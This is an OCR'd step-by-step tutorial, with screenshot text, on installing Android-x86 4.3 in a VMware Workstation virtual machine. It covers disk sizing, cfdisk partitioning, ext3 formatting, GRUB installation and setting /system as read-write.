
The default location can be changed at Edit > Preferences.

you can change your location means you can choose where you want to save your OS

Figure 4. Choosing the installation path

Step 5.

Change your OS installation disk size (it should be more than 2 GB) for comfort and click *Next* (Figure 5).



New Virtual Machine Wizard

Specify Disk Capacity

How large do you want this disk to be?

The virtual machine's hard disk is stored as one or more files on the host computer's physical disk. These file(s) start small and become larger as you add applications, files, and data to your virtual machine.

Maximum disk size (GB): 20.0

Recommended size for FreeBSD: 20 GB

○ Store virtual disk as a single file

● Split virtual disk into multiple files


Splitting the disk makes it easier to move the virtual machine to another computer but may reduce performance with very large disks.

Resize your disk. It should be atlest 2 GB or more then 2 GB, it will be good for playing more stuff

Figure 5. Changing your disk size

Step 6.

Click on *Finish* (Figure 6).



New Virtual Machine Wizard

Ready to Create Virtual Machine

Click Finish to create the virtual machine and start installing FreeBSD.

The virtual machine will be created with the following settings:

Name:	Android 4.3
Location:	C:\Users\Musthiaib\Documents\Virtual Machines\A
Version:	Workstation 9.0
Operating Syst...	FreeBSD
Hard Disk:	20 GB, Split
Memory:	256 MB


you can customize hardware here like choose RAM of 1GB

☑ Power on this virtual machine after creation

Figure 6. Finishing creating the VM

Step 7.

After booting your ISO, the screen similar to Figure 7 will show. Select *Installation* (Figure 7).




```
Android-x86 Live & Installation CD 4.3-test

Live CD - Run Android-x86 without installation
Live CD - VESA mode
Live CD - Debug mode
Installation - Install Android-x86 to harddisk

Press [Tab] to edit options
```

Figure 7. Starting the installation of the OS

Step 8.

Select *Create/Modify partitions* and click *OK* (Figure 8).




```
Choose Partition
Please select a partition to install Android-x86:

Create/Modify partitions
Detect devices

< OK >          <Cancel>
```

Figure 8. Creating or modifying partitions

Step 9.

Select *New* (Figure 9).




```
                        cfdisk (util-linux-ng 2.14.1)

                            Disk Drive: /dev/sda
                      Size: 21474836480 bytes, 21.4 GB
             Heads: 255   Sectors per Track: 63   Cylinders: 2610

      Name        Flags      Part Type  FS Type          [Label]        Size (MB)
    -----------------------------------------------------------------------------
                             Pri/Log   Free Space                        21467.99




     [  Help   ] [   New   ] [  Print   ] [   Quit   ] [  Units   ]
     [  Write  ]

                      Create new partition from free space_
```

Figure 9. Creating a new partition

Step 10.

Select *Primary* (Figure 10).




```
                        cfdisk (util-linux-ng 2.14.1)

                            Disk Drive: /dev/sda
                      Size: 8589934592 bytes, 8589 MB
             Heads: 255   Sectors per Track: 63   Cylinders: 1044

      Name        Flags      Part Type  FS Type          [Label]        Size (MB)
    -----------------------------------------------------------------------------
                             Pri/Log   Free Space                         8587.20




     [Primary]  [Logical]  [Cancel ]

                       Create a new primary partition_
```

Figure 10. Creating a primary partition

Step 11.

Let it be default and press *Enter* (Figure 11).




```
                    cfdisk (util-linux-ng 2.14.1)

                          Disk Drive: /dev/sda
                   Size: 21474836480 bytes, 21.4 GB
         Heads: 255   Sectors per Track: 63   Cylinders: 2610

    Name        Flags      Part Type  FS Type          [Label]        Size (MB)
 ------------------------------------------------------------------------------
                            Pri/Log   Free Space                       21467.99




    Size (in MB): 21467.98
```

Figure 11. Default settings

Step 12.

Now select *Write* and press *Enter* (Figure 12).




```
                    cfdisk (util-linux-ng 2.14.1)

                          Disk Drive: /dev/sda
                   Size: 21474836480 bytes, 21.4 GB
         Heads: 255   Sectors per Track: 63   Cylinders: 2610

    Name        Flags      Part Type  FS Type          [Label]        Size (MB)
 ------------------------------------------------------------------------------
    sda1                    Primary   Linux                            21467.99




 [ Bootable ]  [  Delete  ]  [   Help   ]  [ Maximize ]  [  Print   ]
 [   Quit   ]  [   Type   ]  [  Units   ]  [  Write   ]

           Write partition table to disk (this might destroy data)_
```

Figure 12. Selecting the Write option

Step 13.

Type *Yes* and press *Enter* (Figure 13).




```
Are you sure you want to write the partition table to disk? (yes or no): _

              Warning!!  This may destroy data on your disk!
```

Figure 13. Writing the partition table to disk

Step 14.

Select *Quit* and press *Enter* (Figure 14).




```
[ Bootable ]  [  Delete   ]  [   Help    ]  [ Maximize ]  [  Print    ]
[   Quit   ]  [   Type    ]  [  Units    ]  [  Write   ]

             Quit program without writing partition table_
```

Figure 14. Quitting the program without writing partition table

Step 15.

Select `sda1` and press *Enter* (Figure 15).




```
Choose Partition
Please select a partition to install Android-x86:

        sda1    Linux                        VMware Virtual I
        Create/Modify partitions
        Detect devices

                   <  OK  >           <Cancel>
```

Figure 15. Selecting sda1

Step 16.

Select *ext3* and press *Enter* (Figure 16).




Please select a filesystem to format sda1:

Figure 16. Selecting a filesystem to format sda1

Step 17.

Select *Yes* and press *Enter* (Figure 17).




You chose to format sda1 to ext3.
All data in that partition will LOSE.

Are you sure to format the partition sda1?

Figure 17. Confirming formatting

Step 18.

Select *Yes* and press `Enter` (Figure 18).




Do you want to install boot loader GRUB?

Figure 18. Installing GRUB

Step 19.

Select *Yes* and press *Enter* (Figure 19).




```
Question

Do you want to install /system directory as read-write?

Making /system be read-write is easier for debugging, but
it needs more disk space and longer installation time.

< Yes >          < No  >
```

Figure 19. Installing /system directory as read-write

Step 20.

Select *Run Android-x86* and press *Enter* (Figure 20).

